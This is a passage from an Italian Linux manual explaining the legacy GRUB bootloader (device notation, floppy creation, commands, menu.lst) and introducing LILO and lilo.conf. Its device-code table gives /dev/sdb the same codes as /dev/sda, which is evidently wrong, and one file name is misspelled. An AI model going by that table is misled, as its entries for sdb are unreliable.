GRUB, quando è installato correttamente, è una sorta di shell, con una serie di comandi interni che facilitano la gestione dell'avvio, senza bisogno di creare un legame diretto con il file o i file del kernel e la configurazione eventuale. In questo modo si possono modificare (sostituire, aggiungere o eliminare) i file del kernel; inoltre, anche il file di configurazione, se utilizzato, può essere modificato a piacimento, senza bisogno di reinstallare il sistema di avvio. Eventualmente, in un sistema già avviato, è disponibile anche l'eseguibile '**`grub`**', che emula il comportamento del sistema di avvio e può essere usato proprio per installarlo. La riga di comando di GRUB offre anche un sistema di completamento automatico che facilita notevolmente l'utilizzo, specialmente quando non è stato preparato un file di configurazione. In tal caso, il funzionamento è molto simile a quello della shell Bash (parte xv).

[1] **GRUB** GNU GPL

17.2 Dischi, partizioni, percorsi e blocchi di settori

GRUB è un sistema di avvio pensato per diversi sistemi operativi, in grado di accedere da solo ai file system. In questo senso, utilizza una sua notazione per fare riferimento ai dischi, alle partizioni e ai percorsi contenuti nelle partizioni. Un disco, nella sua interezza, si indica secondo la sintassi seguente:

```
(hdn) | (fdn)
```

La sigla '**hd**' fa riferimento a un disco fisso, di qualsiasi genere, mentre la sigla '**fd**' fa riferimento a un dischetto. Il numero specifica quale disco o dischetto, secondo l'ordine attribuito dal BIOS (il firmware nell'architettura i386). In questo senso, il primo disco fisso, di qualunque tipo sia (ATA, SCSI, ecc.) è sempre '**(hd0)**'; nello stesso modo, il primo dischetto è sempre '**(fd0)**'.

Per fare riferimento a una partizione, si usa la notazione seguente:

```
(hdm,n)
```

In questo modo, si fa riferimento al disco *m*-esimo (come è già stato mostrato) e alla partizione *n*-esima, anche in questo caso si parte da zero. Per esempio, '**(hd0,1)**' fa riferimento alla seconda partizione del primo disco fisso; se si trattasse di un disco ATA, per GNU/Linux corrisponderebbe al file di dispositivo '`/dev/hda2`'.

Nel caso particolare delle partizioni *BSD, queste si articolano in sottopartizioni conosciute come *disklabel*, identificate da una lettera alfabetica:

```
(hdm[,n],x)
```

In pratica, il numero della partizione può essere omesso se si tratta della prima, mentre *x* rappresenta la lettera minuscola che identifica l'etichetta BSD a cui si vuole fare riferimento. Per esempio, '**(hd0,a)**' fa riferimento alla sottopartizione «a» (secondo BSD), della prima partizione del primo disco fisso; la stessa cosa si poteva annotare in modo più dettagliato come '**(hd0,0,a)**'.

C'è un'ultima cosa da tenere in considerazione a proposito della notazione riferita ai dischi e delle partizioni. Al posto della forma '**(hd...)**', oppure '**(fd...)**', si può indicare direttamente il numero attribuito dal BIOS, espresso in esadecimale, secondo la notazione '**0x*hh***', oppure in decimale. Per esempio, il primo disco fisso si può indicare anche come '**(0x80)**', oppure '**(128)**'. A ogni modo, in condizioni normali non c'è ragione di usare questa notazione.

Per fare riferimento a un file o a una directory, si indicano percorsi simili a quelli comuni nei sistemi Unix (indipendentemente dal tipo di file system a cui si accede), con l'indicazione eventuale del disco o della partizione a cui si fa riferimento:

```
[disco_o_partizione]percorso
```

Per esempio, per fare riferimento alla prima partizione del primo disco fisso, in cui si trova il file '`/boot/vmlinuz-2.4.2`', si può indicare '**(hd0,0)/boot/vmlinuz-2.4.2**'.

> Bisogna evitare di fare confusione: il percorso che segue l'indicazione del disco o della partizione è riferito al disco o alla partizione stessa. GRUB non può essere al corrente della struttura di un file system articolato attraverso diversi innesti, montando più partizioni assieme in uno stesso albero. In pratica, è un po' come succede nei sistemi Dos e MS-Windows, in cui i percorsi sono sempre riferiti a unità distinte in base a una lettera ('**C:\...\...**').

GRUB dispone di un comando, '**`root`**', con il quale si individua una partizione particolare. Se viene utilizzato, per fare riferimento a percorsi contenuti all'interno di tale partizione è sufficiente indicare la sequenza di directory e file, senza l'indicazione della partizione stessa all'inizio.

GRUB è un sistema di avvio, che deve poter fare anche riferimento a settori dei dischi, indipendentemente dal file system contenuto. Per questo si aggiunge un'altra notazione, che va a sostituire quella del percorso di un file:

[*inizio*]+*lunghezza*[,[*inizio*]+*lunghezza*]...

Il modello sintattico fa riferimento alla possibilità di individuare uno o più gruppi di settori, ognuno a partire da una posizione, che se non viene specificata è implicitamente il settore zero, per una quantità (lunghezza) di settori stabilita. In pratica, la notazione '**`0+2`**' fa riferimento a un gruppo composto da due settori, a partire dal primo (il settore zero). Secondo la sintassi, la stessa cosa si poteva indicare omettendo il settore iniziale: '**`+2`**'. Potrà capitare frequentemente di dover fare riferimento soltanto al primo settore di una partizione, come nel caso di '**`(hd0,0)+1`**', in cui si indica il primo settore della prima partizione del primo disco fisso.

17.3 Dischetto GRUB di emergenza

Prima di installare GRUB come sistema di avvio per il proprio elaboratore, conviene fare delle prove non distruttive. La cosa migliore è preparare almeno un dischetto contenente GRUB, che potrà servire anche per sistemare dei problemi in altre situazioni in cui il sistema di avvio è compromesso per qualche ragione.

Servono soltanto i file '`stage1`' e '**`stage2`**' originali (quelli contenuti nella directory '`/usr/lib/grub/i386-pc/`' e non quelli già utilizzati per l'installazione di un sistema di avvio), che vanno copiati sequenzialmente a partire dal primo settore del dischetto. In pratica, con un sistema GNU/Linux si può agire nel modo seguente:

```
# cd /usr/lib/grub/i386-pc
```

```
# cat stage1 stage2 > /dev/fd0
```

Diversamente, con un altro sistema operativo Unix in cui questo meccanismo non sia attuabile, si possono usare i comandi seguenti:

```
# cd /usr/lib/grub/i386-pc
```

```
# dd if=stage1 of=/dev/fd0 bs=512 count=1
```

```
# dd if=stage2 of=/dev/fd0 bs=512 seek=1
```

In pratica, con '**`dd`**' bisogna copiare il file '`stage2`' a partire dal secondo settore del dischetto, perché il primo contiene il file '`stage1`'.

Eventualmente, si può fare anche attraverso il Dos, con l'aiuto del programma '**`RAWRITE.EXE`**':

```
C:\> COPY /B STAGE1 + STAGE2 GRUB.RAW
```

```
C:\> RAWRITE GRUB.RAW A:
```

In questo modo, si crea prima il file '`GRUB.ROW`', unendo i due file di partenza, quindi si passa al trasferimento nel dischetto. Ovviamente, la stessa tecnica si poteva sfruttare anche in un sistema Unix:

```
# cat stage1 stage2 > grub.raw
```

```
# dd if=grub.raw of=/dev/fd0 bs=512
```

17.4 Funzionamento interattivo

Una volta preparato il dischetto contenente GRUB, si può provare ad avviare un elaboratore. Quello che si ottiene è lo stesso funzionamento che si avrebbe in un'installazione priva di configurazione:

```
    GRUB  version 0.90  (640K lower / 3072K upper memory)

 [ Minimal BASH-like line editing is supported.  For the first word, TAB
   lists possible command completions.  Anywhere else TAB lists the possible
   completions of a device/filename. ]

grub>
```

Come si vede, appare anche una breve spiegazione sull'uso della riga di comando, che segue l'invito '**grub>**'.

Se non si ricordano i comandi disponibili, si può ottenere un elenco di questi con il comando '**help**'; inoltre, sempre con '**help**' si può ottenere una descrizione più dettagliata sulla sintassi di un comando particolare:

grub> **help**[*Invio*]

```
cat FILE                               chainloader [--force] FILE
cmp FILE1 FILE2                        color NORMAL [HIGHLIGHT]
configfile FILE                        debug
device DRIVE DEVICE                    displayapm
displaymem                             embed STAGE1_5 DEVICE
find FILENAME                          fstest
geometry DRIVE [CYLINDER HEAD SECTOR [ halt [--no-apm]
help [PATTERN ...]                     hide PARTITION
impsprobe                              initrd FILE [ARG ...]
install [--stage2=STAGE2_FILE] [--forc ioprobe DRIVE
kernel [--no-mem-option] [--type=TYPE] lock
makeactive                             map TO_DRIVE FROM_DRIVE
md5crypt                               module FILE [ARG ...]
modulenounzip FILE [ARG ...]           partnew PART TYPE START LEN
parttype PART TYPE                     password [--md5] PASSWD [FILE]
pause [MESSAGE ...]                    quit
read ADDR                              reboot
root [DEVICE [HDBIAS]]                 rootnoverify [DEVICE [HDBIAS]]
savedefault                            serial [--unit=UNIT] [--port=PORT] [--
setkey [TO_KEY FROM_KEY]               setup [--prefix=DIR] [--stage2=STAGE2_
terminal [--dumb] [--timeout=SECS] [co testload FILE
testvbe MODE                           unhide PARTITION
uppermem KBYTES                        vbeprobe [MODE]
```

Per esempio, si può cercare di vedere meglio la sintassi del comando '**find**':

grub> **help find**[*Invio*]

```
find: find FILENAME
    Search for the filename FILENAME in all of partitions and print
    the list of the devices which contain the file.
```

GRUB è un sistema di avvio molto potente, ma non rimangono ugualmente delle limitazioni. In questo caso è stato mostrato un comando molto promettente, '**`find`**', che però non può essere efficace quanto il programma omonimo dei sistemi Unix. Infatti, si deve tenere presente che GRUB è sì in grado di completare i nomi, come fa la shell Bash, ma attualmente non riconosce i caratteri jolly. Pertanto, i file vanno indicati sempre come percorsi assoluti, dove spesso è obbligatoria anche l'indicazione del disco o della partizione in cui si trovano.

Volendo fare un esempio concreto, si può immaginare di voler avviare un sistema GNU/Linux con la partizione principale corrispondente al file di dispositivo '`/dev/hda6`', ma con il kernel collocato all'inizio di una partizione separata, corrispondente al file di dispositivo '`/dev/hda1`':

grub> **kernel (hd0,0)/vmlinuz-2.4.2 root=/dev/hda6 ro**[*Invio*]

Evidentemente, per scrivere un comando del genere occorre sapere bene come è strutturato il sistema di partizioni, oltre al nome e alla collocazione del file del kernel. Se le idee sono un po' confuse, si può sfruttare l'abilità di GRUB nel completare i comandi. Si comincia con l'ispezionare i dischi:

grub> **kernel (hd**[*Tab*]

```
 Possible disks are:  hd0 hd1
```

In questo caso sono stati individuati due dischi fissi, ma si ritiene che il sistema da avviare risieda nel primo di questi due:

grub> **kernel (hd0,**[*Tab*]

```
 Possible partitions are:
   Partition num: 0,  Filesystem type is ext2fs, partition type 0x83
   Partition num: 1,  Filesystem type is fat, partition type 0x6
   Partition num: 4,  Filesystem type unknown, partition type 0x82
   Partition num: 5,  Filesystem type is ext2fs, partition type 0x83
   Partition num: 6,  Filesystem type is ext2fs, partition type 0x83
```

Si intuisce (oppure si riesce a ricordare) che la prima partizione era stata usata per contenere i file del kernel, oltre ad altri file del sistema di avvio usato precedentemente, mentre si intende che la partizione principale del sistema operativo dovrebbe essere quella che qui viene indicata come la numero cinque. In pratica, non può esserlo la numero uno, perché contiene un file system Dos-FAT e non può esserlo la numero quattro, perché è una partizione di scambio della memoria virtuale.

grub> **kernel (hd0,0)/**[*Tab*]

```
 Possible files are: lost+found System.map-2.2.15 boot.0300 boot.b boot.b.prese
rved chain.b chain.b.preserved config-2.2.15 map mbr.b os2_d.b os2_d.b.preserve
d part.0300 vmlinuz-2.2.15 System.map-2.4.2 config-2.4.2 vmlinuz-2.4.2
```

Come si vede, si ottiene così l'elenco dei file contenuti all'inizio della prima partizione del primo disco fisso. Si tratta evidentemente dei file usati da un altro sistema di avvio, assieme a due kernel. Si decide di avviare il kernel '`vmlinuz-2.4.2`' e la ricerca è terminata, perché le altre informazioni sono specifiche del kernel (per cui GRUB non può suggerirle):

grub> **kernel (hd0,0)/vmlinuz-2.4.2 root=/dev/hda6 ro**[*Invio*]

Naturalmente, così come sono state aggiunte le opzioni '**`root=/dev/hda6`**' e '**`ro`**', se ne possono aggiungere altre, in base alle proprie esigenze. Ciò che è stato mostrato rappresenta il minimo: l'indicazione della partizione principale del sistema e il fatto che la si vuole aprire inizialmente in sola lettura.

Al termine, si richiede espressamente di avviare il sistema con il comando '**boot**':

grub> **boot**[*Invio*]

Un sistema GNU/Linux può richiedere per l'avvio anche l'utilizzo di un disco RAM iniziale. Supponendo che si tratti del file 'initrd' contenuto all'inizio della prima partizione del primo disco fisso, bisogna aggiungere anche il comando seguente, prima di avviare con '**boot**':

grub> **initrd (hd0,0)/initrd**[*Invio*]

17.5 Installazione

In questo contesto, per installazione si intende la sistemazione del sistema di avvio; ciò si ottiene con il comando '**install**', che viene mostrato qui in una forma leggermente semplificata rispetto alla sua sintassi completa:[2]

install *file_stage1* [d] *disco_di_avvio* *file_stage2* [p] [*file_di_configurazione*]

In pratica, è necessario indicare dove si trova il file da collocare nel primo settore del disco di avvio (il file 'stage1'); il disco o la partizione in cui installare questo settore; dove si trova il file corrispondente a 'stage2'; l'utilizzo o meno di un file di configurazione particolare.

L'opzione '**d**', se usata, indica che il file 'stage2' si trova in un disco diverso da quello contenente il settore di avvio; l'opzione '**p**' serve a inserire alcune informazioni nel primo settore del file 'stage2', sulla partizione di installazione; se si vuole fare riferimento a un file di configurazione differente da '/boot/grub/menu.lst', lo si aggiunge alla fine del comando.

Per arrivare a un esempio pratico, si propone il caso di un sistema GNU/Linux installato nella seconda partizione del primo disco fisso, all'interno della quale risiede anche la directory '/boot/grub/', in cui si inseriscono tutti i file di GRUB, compreso il file di configurazione 'menu.lst':

grub> **install (hd0,1)/boot/grub/stage1 (hd0)** ↩
↪**(hd0,1)/boot/grub/stage2 p**[*Invio*]

Volendo essere espliciti, si può aggiungere il nome del file di configurazione, anche se in questo caso si tratta del nome e della collocazione predefiniti:

grub> **install (hd0,1)/boot/grub/stage1 (hd0)** ↩
↪**(hd0,1)/boot/grub/stage2 p (hd0,1)/boot/grub/menu.lst**[*Invio*]

In condizioni normali, il settore di avvio (il file 'stage1') viene installato in modo tale da fare riferimento al file 'stage2' collocato nello stesso disco (lo stesso disco in cui si trova il settore di avvio). In questo modo, uno spostamento del disco consentirebbe ancora l'avvio di GRUB, purché ci sia sempre il modo di partire da quel settore di avvio.[3] Con l'opzione '**d**' si slega questo collegamento e si fissa la posizione del file 'stage2' nel disco e nella partizione indicati.

Evidentemente, l'installazione può avvenire attraverso GRUB avviato da un dischetto, oppure, in presenza di un sistema funzionante, con l'ausilio dell'eseguibile '**grub**'. Evidentemente, utilizzando questo eseguibile, si avrà l'accortezza di **non** usare il comando '**boot**' e di terminare l'installazione con il comando '**quit**'.

---

[2]In particolare non viene mostrato come utilizzare i file della serie '*_stage1_5'.

[3]Evidentemente, questo non significa poi che il sistema operativo possa avviarsi come prima.

17.6 Configurazione

Il file di configurazione usato per l'avvio è, più precisamente, un menù di voci; come tale non si tratta di un file indispensabile e nemmeno è necessario ripetere l'installazione quando lo si modifica.

La struttura di questo file è molto semplice. In generale le righe vuote o bianche vengono ignorate; inoltre, le righe che iniziano con il simbolo '**#**' sono ignorate nello stesso modo (non sono ammessi commenti in coda a delle direttive).

Le direttive di questo file sono fondamentalmente gli stessi comandi che si possono impartire attraverso la riga di comando di GRUB, se il contesto lo consente, con l'aggiunta di qualche direttiva specifica:

```
[direttiva_specifica_del_menù
...
...]

title titolo
comando
...

[title titolo
comando
...]...
```

In pratica, a parte le righe bianche, vuote e quelle di commento, si possono inserire inizialmente delle direttive specifiche, quindi si individuano dei gruppi di direttive introdotti dalla direttiva '**title**', che le distingue con un titolo.

All'avvio, viene visualizzato un menù composto dalle voci corrispondenti ai titoli indicati dalle direttive '**title**'. Selezionando una di quelle voci si ottiene l'esecuzione dei comandi indicati sotto la direttiva '**title**' corrispondente, con l'aggiunta finale del comando '**boot**' che è implicito e non va indicato nel file del menù.

```
default 0
timeout 5

title Debian GNU/Linux (2.4.2)
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=tty12 ro

title Debian GNU/Linux (2.2.15)
kernel (hd0,5)/boot/vmlinuz-2.2.15 root=/dev/hda6 console=tty12 ro

title FreeDOS
chainloader (hd0,1)+1
```

Si osservi l'esempio del listato che appare sopra. La direttiva '**default 0**' indica di utilizzare in modo predefinito i comandi corrispondenti al primo titolo, se l'utente non tocca la tastiera entro cinque secondi, in base alla direttiva '**timeout 5**', che appare subito dopo.

Sono presenti due voci per l'avvio di due kernel differenti utilizzando la stessa partizione principale, corrispondente al file di dispositivo '`/dev/hda6`', con le stesse opzioni (che comunque riguardano il kernel e non GRUB). Inoltre, si può notare anche un titolo che fa riferimento a un sistema Dos, specificando che si deve usare il primo settore della prima partizione per avviarlo. Si può vedere il menù che si ottiene nella figura 17.1.

Figura 17.1. Esempio di un menù di GRUB.

```
     GRUB  version 0.90  (640K lower / 3072K upper memory)

  .-------------------------------------------------------------------------.
  | Debian GNU/Linux (2.4.2)                                                |
  | Debian GNU/Linux (2.2.15)                                               |
  | FreeDOS                                                                 |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  '-------------------------------------------------------------------------'
      Use the ^ and v keys to select which entry is highlighted.
      Press enter to boot the selected OS, 'e' to edit the
      commands before booting, or 'c' for a command-line.


   The highlighted entry will be booted automatically in 5 seconds.
```

Come si può vedere dagli stessi suggerimenti che appaiono sullo schermo, quando ci si trova di fronte a un menù del genere, è possibile rinunciare e passare alla riga di comando premendo il tasto [*c*], oppure è possibile modificare i comandi di una voce utilizzando il tasto [*e*]. La figura 17.2 mostra come funziona la modifica di una voce del menù, mostrando il caso della prima.

Figura 17.2. Modifica della prima voce del menù di GRUB.

```
     GRUB  version 0.90  (640K lower / 3072K upper memory)

  .-------------------------------------------------------------------------.
  | kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=tty12 ro      _|
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  |                                                                         |
  '-------------------------------------------------------------------------'
      Use the ^ and v keys to select which entry is highlighted.
      Press 'b' to boot, 'e' to edit the selected command in the
      boot sequence, 'c' for a command-line, 'o' to open a new line
      after ('O' for before) the selected line, 'd' to remove the
      selected line, or escape to go back to the main menu.
```

Nelle sezioni seguenti vengono descritte le direttive e i comandi più importanti di GRUB.

17.6.1 Direttive specifiche per il file da usare come menù

Come accennato, alcune direttive hanno significato solo nel file di configurazione usato come menù. Queste direttive vanno collocate prima delle altre; precisamente vanno messe prima dell'elenco dei titoli che compongono in pratica le voci del menù stesso.

- `default` *n*

Consente di specificare l'n-esima voce del menù come predefinita (la prima voce corrisponde allo zero). Si abbina normalmente alla direttiva '**`timeout`**'.

- `fallback` *n*

  Si usa questa direttiva in abbinamento con '**`default`**', per indicare una voce alternativa del menù, nel caso quella predefinita non sia valida per qualche ragione.

- `timeout` *n*

  Fissa la quantità di secondi, trascorsi i quali viene selezionata automaticamente la voce predefinita, corrispondente alla prima, oppure a quella indicata con la direttiva '**`default`**'.

- `title` *titolo*

  Descrive l'inizio di una voce del menù, denominata con il titolo indicato. Tutti i comandi che seguono questa direttiva, fino alla direttiva '**`title`**' successiva, appartengono a questa voce.

17.6.2 Comandi

I comandi sono quelle istruzioni che possono essere impartite a GRUB attraverso la riga di comando, oppure sotto una voce di menù, nel file di configurazione.

- `boot`

  Richiede esplicitamente l'avvio del sistema operativo in base ai comandi impartiti in precedenza. Generalmente si usa solo in modalità interattiva, perché nell'ambito del file di configurazione, questo comando è implicito.

- `cat` *file*

  Consente di visualizzare il contenuto di un file. Può essere utile per verificare quello che sembra essere un file di configurazione, prima di caricarlo.

- `chainloader` *file*

  Avvia un altro programma di avvio. In generale, il file viene indicato come un gruppo di settori; di solito si tratta di un solo settore.

- `configfile` *file*

  Carica un file inteso come menù (file di configurazione) e lo esegue.

- `initrd` *file*

  Carica il file come disco RAM iniziale (riguarda solo i kernel Linux).

- `kernel` *file* [*opzioni*]

  Seleziona il kernel indicato; se si aggiungono altre informazioni, vengono passate come opzioni al kernel stesso.

- `install` *file_stage1* [`d`] *disco_di_avvio* *file_stage2* [`p`] [*file_di_configurazione*]

  Questa è la sintassi già mostrata per il comando '**`install`**'. Si tratta di una forma semplificata rispetto a quella reale, che è sufficiente nelle situazioni più comuni. L'opzione '**`d`**' serve a stabilire la collocazione del file '`stage2`' nel disco e nella partizione indicati, senza una relazione con il disco di avvio; l'opzione '**`p`**' è necessaria quasi sempre e serve a richiedere una serie di modifiche al file '`stage2`' e anche al settore di avvio. Si veda eventualmente la documentazione originale per un dettaglio maggiore nell'uso di questo comando.

- `pause` *messaggio*

  Mostra il messaggio e attende la pressione di un tasto.

- `quit`

  Nel caso si stia utilizzando GRUB attraverso l'eseguibile '**`grub`**', su un sistema già avviato, è possibile concludere il funzionamento con questo comando.

- `root` *partizione*

  Definisce la «partizione corrente», ovvero la partizione a cui fare riferimento quando ciò non viene indicato nei percorsi.

Tabella 17.1. Uso della tastiera nella riga di comando di GRUB.

Combinazione	Alternativa	Descrizione
Ctrl+f	freccia destra	Sposta il cursore in avanti.
Ctrl+b	freccia sinistra	Sposta il cursore all'indietro.
Ctrl+a	Inizio	Sposta il cursore all'inizio della riga.
Ctrl+e	Fine	Sposta il cursore alla fine della riga.
Ctrl+d	Canc	Cancella il carattere nella posizione del cursore.
Ctrl+k		Taglia il testo dal cursore alla fine della riga.
Ctrl+u		Taglia il testo dall'inizio della riga al cursore.
Ctrl+y		Incolla quanto tagliato in precedenza nella posizione del cursore.
Ctrl+p	freccia su	Scorre all'indietro lo storico dei comandi.
Ctrl+n	freccia giù	Scorre in avanti lo storico dei comandi.

Capitolo 18

LILO: introduzione

LILO [1] è una procedura molto comune per il caricamento di GNU/Linux negli elaboratori con architettura i386. Permette di avviare anche altri sistemi operativi eventualmente residenti nello stesso elaboratore in cui si usa GNU/Linux. In questa sezione si vedono solo alcuni aspetti del suo funzionamento, quelli che dovrebbero bastare nella maggior parte delle situazioni. Nel capitolo 19 viene descritta con maggiore dettaglio la sua configurazione, ma per un approfondimento sul suo funzionamento conviene consultare la documentazione che accompagna questa procedura: la pagina di manuale *lilo(8)*, quanto contenuto nella directory <*file///usr/share/doc/lilo/*> e il *BootPrompt HOWTO*.

18.1 Organizzazione essenziale

La procedura LILO è composta essenzialmente da:

- la directory '`/boot/`' e dal suo contenuto;
- l'eseguibile '**`lilo`**';
- il file di configurazione '`/etc/lilo.conf`'.

La directory '`/boot/`' contiene i file utilizzati per effettuare l'avvio del sistema: sia per avviare GNU/Linux, sia per altri sistemi operativi eventuali. Può contenere anche il file del kernel, o più file di kernel differenti, quando per questo non si usa semplicemente la directory radice. Più precisamente, contiene almeno i file seguenti:

- '`boot.b`';
- '`map`' che viene creato da LILO;
- '`boot.`*n*', dove l'estensione è un numero esadecimale, che viene creato da LILO e contiene il settore di avvio dell'unità rappresentata dal numero stesso (non si tratta necessariamente di un solo file);
- il kernel se non risiede già nella directory radice.

Nella tabella 18.1 sono elencati i codici esadecimali corrispondenti ad alcuni dispositivi per le unità di memorizzazione.

Tabella 18.1. Elenco dei codici esadecimali dei dispositivi di alcune unità di memorizzazione.

Dispositivo	Codice
/dev/fd0	200
/dev/fd1	201
/dev/hda	300
/dev/hda1	301
/dev/hda2	302
/dev/hdb	340
/dev/hdb1	341
/dev/hdb2	342
/dev/sda	800
/dev/sda1	801
/dev/sda2	802
/dev/sdb	800
/dev/sdb1	801
/dev/sdb2	802

[1] **LILO** licenza speciale senza vincoli particolari

18.2 1024 cilindri

Quando si utilizza l'architettura i386, il firmware, cioè il BIOS, solitamente non è in grado di accedere a settori oltre il 1024-esimo cilindro (cioè oltre il cilindro numero 1023). Di conseguenza, il programma che si occupa di caricare il kernel di qualunque sistema operativo, si deve avvalere delle funzioni del BIOS (perché inizialmente non c'è ancora un sistema operativo funzionante) e quindi non può raggiungere file oltre quel limite dei 1024 cilindri.

La directory '`/boot/`' (con tutto il suo contenuto) e il kernel, devono trovarsi fisicamente entro il 1024-esimo cilindro. Non basta che la partizione inizi entro il limite per garantire che questi file si trovino effettivamente in quella zona. In caso di necessità, si può utilizzare una partizione apposita per questi file, nella parte sicura del disco. È poi sufficiente montare questa partizione nel file system generale, eventualmente riproducendo la directory '`/boot/`' attraverso un semplice collegamento simbolico.

18.3 Installazione del meccanismo di caricamento del sistema operativo

L'installazione del meccanismo di caricamento del sistema operativo avviene modificando il contenuto di uno di questi settori:

- MBR o *Master boot record*;
- il primo settore di una partizione;
- il primo settore di un dischetto.

Nel primo caso, LILO ha il controllo su tutti i sistemi operativi per il loro caricamento; nel secondo, LILO dipende da un sistema di avviamento di un altro sistema operativo che, a sua volta, passa a LILO il controllo quando ciò viene richiesto; nel terzo caso si utilizza un dischetto in modo da non alterare il sistema di avvio già presente.

L'installazione avviene per mezzo dell'eseguibile '**`lilo`**', che a sua volta si basa sulla configurazione stabilita attraverso '`/etc/lilo.conf`'. Ogni volta che si cambia qualcosa all'interno della directory '`/boot/`', o si modifica, o si sposta il file del kernel, è necessario ripetere l'installazione attraverso l'eseguibile '**`lilo`**'.

18.3.1 /etc/lilo.conf

'`/etc/lilo.conf`' è il file di configurazione utilizzato da LILO per installare il sistema di avvio. Si tratta di una sorta di script contenente solo assegnamenti a variabili. Ne viene descritto il funzionamento in modo sommario partendo da un esempio in cui si ha un solo disco fisso, dove la prima partizione è riservata al Dos e la seconda a GNU/Linux. L'esempio permette di avviare GNU/Linux e il Dos selezionando una tra le parole '**`linux`**' o '**`dos`**' al momento dell'avvio. Il simbolo '`#`' rappresenta l'inizio di un commento che viene ignorato.

```
# Prima parte generale
boot=/dev/hda
prompt
timeout=50

# Caricamento di Linux
image=/boot/vmlinuz
    label=linux
```

```
    root=/dev/hda2
    read-only

# Caricamento del Dos
other=/dev/hda1
    label=dos
    table=/dev/hda
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- '**`boot=/dev/hda`**'

  Nella prima parte viene specificato che il settore di avvio deve essere collocato nel primo disco ATA, di conseguenza nell'MBR. Se fosse stata indicata una partizione specifica, si sarebbe trattato del primo settore di quella partizione (per esempio: '**`boot=/dev/hda2`**'). Volendo si poteva indicare anche un'unità per i dischetti, in modo da installare tale settore di avvio in quel dischetto (per esempio: '**`boot=/dev/fd0`**').

- '**`prompt`**'

  Si tratta di un'opzione (una variabile booleana) la cui presenza fa sì che all'atto del caricamento venga richiesto di inserire il nome del sistema che si desidera avviare (per la precisione, la parola chiave che vi fa riferimento).

- '**`timeout=50`**'

  Dopo 50 decimi di secondo (cinque secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso '**`linux`**').

- '**`image=/boot/vmlinuz`**'

  Inizia la definizione di un kernel da avviare: '`/boot/vmlinuz`'.

  > Si tratta del file che si trova nel file system in funzione nel momento in cui si avvia l'eseguibile '**`lilo`**'. Questo particolare potrebbe sembrare ovvio, ma non è sempre così. Se si vuole preparare un sistema di avvio per un sistema GNU/Linux residente in un'altra partizione (magari un dischetto), si vuole forse fare riferimento a un kernel che si trova lì. La cosa potrebbe non essere tanto intuitiva e viene descritta più avanti.

- '**`label=linux`**'

  Definisce il nome utilizzato per fare riferimento a questo kernel. Poteva essere qualunque cosa, in questo caso il nome '**`linux`**' è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- '**`root=/dev/hda2`**'

  Indica la partizione da utilizzare come file system principale (*root*).

- '**`read-only`**'

  La presenza di questa opzione fa sì che la partizione specificata venga montata inizialmente in sola lettura, in modo da permettere al kernel di eseguire un controllo prima di avviare il resto del sistema. Al termine del controllo, la partizione viene rimontata regolarmente in lettura e scrittura, ma questo per opera della procedura di inizializzazione del sistema.

- '**`other=/dev/hda1`**'

  Inizia la definizione dell'avvio di un altro sistema operativo, per il quale non è LILO a prendersi cura dell'avvio del kernel, ma un altro settore di avvio. In questo caso il settore di avvio deve trovarsi all'inizio della partizione '`/dev/hda1`'.

- '**`label=dos`**'

  Definisce il nome utilizzato per fare riferimento a questo sistema operativo. La parola '**`dos`**' è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- '**`table=/dev/hda`**'

  Specifica il file di dispositivo che si riferisce all'unità che contiene l'indicazione della tabella delle partizioni. In effetti, questa è contenuta nella parte iniziale del disco fisso, quindi si fa riferimento all'intera unità '`/dev/hda`'.

Volendo, è possibile avviare lo stesso file system con kernel differenti a seconda delle necessità. In tal caso si possono aggiungere al file '`/etc/lilo.conf`' altri blocchetti come quello seguente:

```
# Caricamento di Linux con un kernel sperimentale
image=/boot/vmlinuz-prova
    label=prova
    root=/dev/hda2
    read-only
```

Se si vuole la possibilità di utilizzare come file system principale una partizione diversa da quella normale, magari per fare delle prove, o per qualunque altro motivo, si può indicare una voce alternativa come quando si vuole avviare con diversi kernel possibili.

```
# Caricamento di una partizione alternativa in un disco SCSI
image=/boot/vmlinuz
    label=extra
    root=/dev/sda3
    read-only
```

Quello che conta è comprendere che il sistema di avvio resta nella directory '`/boot/`' e senza il disco che la contiene, i file system in '`/dev/hda2`' o '`/dev/sda3`' non possono essere montati. Inoltre, senza '`/dev/hda`' (in questi esempi), non si avvierebbe alcunché. Per comprendere meglio il problema, si pensi a questo esempio:

- GNU/Linux sia avviato e stia utilizzando la partizione '`/dev/hda2`' come file system principale;
- la directory '`/boot/`' sia vuota e sia stata utilizzata per montare un dischetto corrispondente al dispositivo '`/dev/fd0`';
- la directory radice del dischetto corrisponda esattamente a '`/boot/`';
- il dischetto contenga i file già visti, necessari per l'avvio (il kernel, '`boot.b`', '`map`', ecc.);
- il file '`/etc/lilo.conf`' sia come quello visto sopra, per cui il settore di avvio si deve trovare nell'MBR del primo disco fisso ('`/dev/hda`').

In questo modo, se si esegue '**`lilo`**', viene creato un settore di avvio nell'MBR di '`/dev/hda`' che fa riferimento ai file di avvio (kernel incluso) contenuti nel dischetto. Cioè, senza quel dischetto (proprio quello), il sistema non potrebbe avviarsi. Questo problema viene rivisto più avanti dove viene spiegato come costruire un dischetto contenente sia un settore di avvio che il kernel e i file di LILO.

Alle volte è necessario informare il kernel di qualche particolarità dell'hardware installato. In tal caso si utilizza la variabile '**`append`**' alla quale si assegna la stringa necessaria. Nell'esempio seguente si invia la stringa '**`cdu31a=0x340,0`**' necessaria per poter attivare un vecchio lettore CD-ROM Sony.

```
# Caricamento di Linux con l'attivazione del CD-ROM
image=/boot/vmlinuz
    label=sony
    root=/dev/hda2
    append="cdu31a=0x340,0"
    read-only
```

18.3.2 # lilo

`lilo` [*opzioni*]

L'eseguibile '**`lilo`**' permette di installare il sistema di avvio basato sulla procedura LILO. Per farlo, legge il contenuto del file '`/etc/lilo.conf`' o di quello indicato attraverso l'opzione '**`-C`**'.

Alcune opzioni

`-C` *file_di_configurazione*

Permette di indicare un file di configurazione differente rispetto al solito '`/etc/lilo.conf`'.

`-r` *directory_di_partenza*

